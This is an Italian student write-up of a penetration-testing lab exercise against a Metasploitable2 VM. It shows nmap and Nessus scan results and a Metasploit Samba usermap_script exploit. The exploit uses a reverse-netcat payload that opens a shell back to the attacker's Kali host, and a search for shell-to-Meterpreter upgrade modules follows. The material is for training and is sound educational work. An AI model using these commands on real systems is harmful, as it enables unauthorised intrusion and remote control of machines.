CONSEGNA - Esercizio giorno 4

Exploit Metasploitable con Metasploit

Traccia Giorno 4:
Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:


- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:
IP Kali Linux: 192.168.50.100
IP Metasploitable: 192.168.50.150
Listen port (nelle opzioni del payload): 5555


Suggerimento:
Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)

Impostazioni di rete Kali Linux


Impostazioni di rete Metasploitable2



Ping per confermare la connettivita' tra le macchine



Scansione dei Servizi e delle Porte con “**nmap -sV**”




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 18:10 CEST
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 69.57% done; ETC: 18:12 (0:00:27 remaining)
Nmap scan report for 192.168.50.150
Host is up (0.00045s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:9C:07:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.70 seconds
```


Nessus:

Utilizziamo “**Nessus**” per eseguire una scansione sulle vulnerabilita’.

Avviamo il servizio con “**sudo systemctl start nessusd”**




Una volta avviato il servizio collegarsi col brower all’indirizzo di “**Loopback**” e alla porta “**8834**” “https://127.0.0.1:8834/




Dentro “**Nessus**” facciamo partire una nuova scansione con “**new scan**”


Selezioniamo “**basic scan”**




Impostiamo su “**Targets**” l’indirizzo IP della macchina da scansionare




Per essere meticolosi abbiamo selezionato su “**Discovery**” “**port scan ALL PORT**”




Risultati – (VERSIONE PDF ALLEGATA)



Vulnerabilita’ trovate (alcune sono state inserite negli esercizi precedenti)




☐	CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1		
☐	CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1		
☐	CRITICAL	9.8	8.9	0.9446	Apache Tomcat AJP Connector Request Inje...	Web Servers	1		
☐	CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2		
☐	CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1		
☐	CRITICAL	...	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3		
☐	HIGH	7.5	5.9	0.7865	Samba Badlock Vulnerability	General	1		
☐	HIGH	7.5			NFS Shares World Readable	RPC	1		
☐	MIXED	...	...	...	15 SSL (Multiple Issues)	General	28		
☐	MIXED	...	...	...	4 ISC Bind (Multiple Issues)	DNS	4		
☐	MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2		
☐	MEDIUM	5.9	4.4	0.027	SSL Anonymous Cipher Suites Supported	Service detection	1		
☐	MEDIUM	5.9	3.6	0.8983	SSL DROWN Attack Vu SSH (Multiple Issues) ...	Misc.	1		



☐	MEDIUM	5.9	3.6	0.8983	SSL DROWN Attack Vulnerability (Decryptin...	Misc.	1	
☐	MIXED	...	...	...	6 SSH (Multiple Issues)	Misc.	6	
☐	MIXED	...	...	...	3 HTTP (Multiple Issues)	Web Servers	3	
☐	MIXED	...	...	...	2 SMB (Multiple Issues)	Misc.	2	
☐	MIXED	...	...	...	2 TLS (Multiple Issues)	Misc.	2	
☐	MIXED	...	...	...	2 TLS (Multiple Issues)	SMTP problems	2	
☐	LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Dis...	General	1	
☐	INFO	...	...	...	6 SMB (Multiple Issues)	Windows	7	
☐	INFO	...	...	...	2 TLS (Multiple Issues)	General	4	
☐	INFO	...	...	...	2 DNS (Multiple Issues)	DNS	3	
☐	INFO	...	...	...	3 VNC (Multiple Issues)	Service detection	3	
☐	INFO	...	...	...	2 Apache HTTP Server (Multiple Issues)	Web Servers	2	
☐	INFO	...	...	...	2 FTP (Multiple Issues)	Service detection	2	
☐	INFO	...	...	...	2 PHP (Multiple Issues)	Web Servers	2	

Andiamo ad analizzare la vulnerabilita' rilevata sul "**Samba**"

*Il servizio "**Samba"** su Linux permette di condividere file e stampanti tra sistemi Linux/Unix e macchine Windows tramite il protocollo "**SMB/CIFS**"*



Selezioniamo come da traccia questo modulo

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Settiamolo e lanciamolo

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.50.150:57387) at 2025-09-03 18:22:24 +0200

ls
anXjVR
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
geuid
/bin/sh: line 4: geuid: command not found
getuid
/bin/sh: line 5: getuid: command not found
^Z
Background session 1? [y/N]  y
```

“**ip config**” per avere i dati richiesti

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:37210) at 2025-09-03 18:53:30 +0200

ipconfig
/bin/sh: line 3: ipconfig: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9c:07:1c
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9c:71c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2129 (2.0 KB)  TX bytes:6907 (6.7 KB)
          Base address:0×d010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24716 (24.1 KB)  TX bytes:24716 (24.1 KB)
```

EXTRA: Cerchiamo di migliorare la nostra sessione

Cerchiamo tra i moduli “**POST**” e cerchiamo di capire con quale modulo possiamo upgradare la sessione

Avendo una sessione di tipo “**shel**l” in questo momento cerchiamo se esiste qualcosa di semplice su misura e cerchiamo “**shell to meterpreter**”

```
search post shell to meterpreter
```

```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/craftcms_preauth_rce_cve_2025_32432  2025-04-14       excellent  Yes    Craft CMS Image Transform Preauth RCE (CVE-2025-32432)
   1     \_ target: PHP In-Memory                            .                .          .      .
   2     \_ target: Unix/Linux Command Shell                 .                .          .      .
   3   exploit/linux/http/glinet_unauth_rce_cve_2023_50445   2023-12-10       excellent  Yes    GL.iNet Unauthenticated Remote Command Execution via the logread module.
   4     \_ target: Unix Command                             .                .          .      .
   5     \_ target: Linux Dropper                            .                .          .      .
   6   post/multi/gather/multi_command                       .                normal     No     Multi Gather Run Shell Command Resource File
   7   post/multi/gather/ubiquiti_unifi_backup               .                normal     No     Multi Gather Ubiquiti UniFi Controller Backup
   8   post/multi/recon/local_exploit_suggester              .                normal     No     Multi Recon Local Exploit Suggester
   9   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   10    \_ target: Automatic                                .                .          .      .
   11    \_ target: Unix/OSX/Linux                           .                .          .      .
   12    \_ target: Windows - PowerShell (In-Memory)         .                .          .      .
   13    \_ target: Windows (CMD)                            .                .          .      .
   14  exploit/multi/script/web_delivery                     2013-07-19       manual     No     Script Web Delivery
   15    \_ target: Python                                   .                .          .      .
   16    \_ target: PHP                                      .                .          .      .
   17    \_ target: PSH                                      .                .          .      .
   18    \_ target: Regsvr32                                 .                .          .      .
   19    \_ target: pubprn                                   .                .          .      .
   20    \_ target: SyncAppvPublishingServer                 .                .          .      .
   21    \_ target: PSH (Binary)                             .                .          .      .
   22    \_ target: Linux                                    .                .          .      .
   23    \_ target: Mac OS X                                 .                .          .      .
   24  post/multi/manage/shell_to_meterpreter                .                normal     No     Shell to Meterpreter Upgrade
   25  post/windows/manage/powershell/exec_powershell        .                normal     No     Windows Manage PowerShell Download and/or Execute
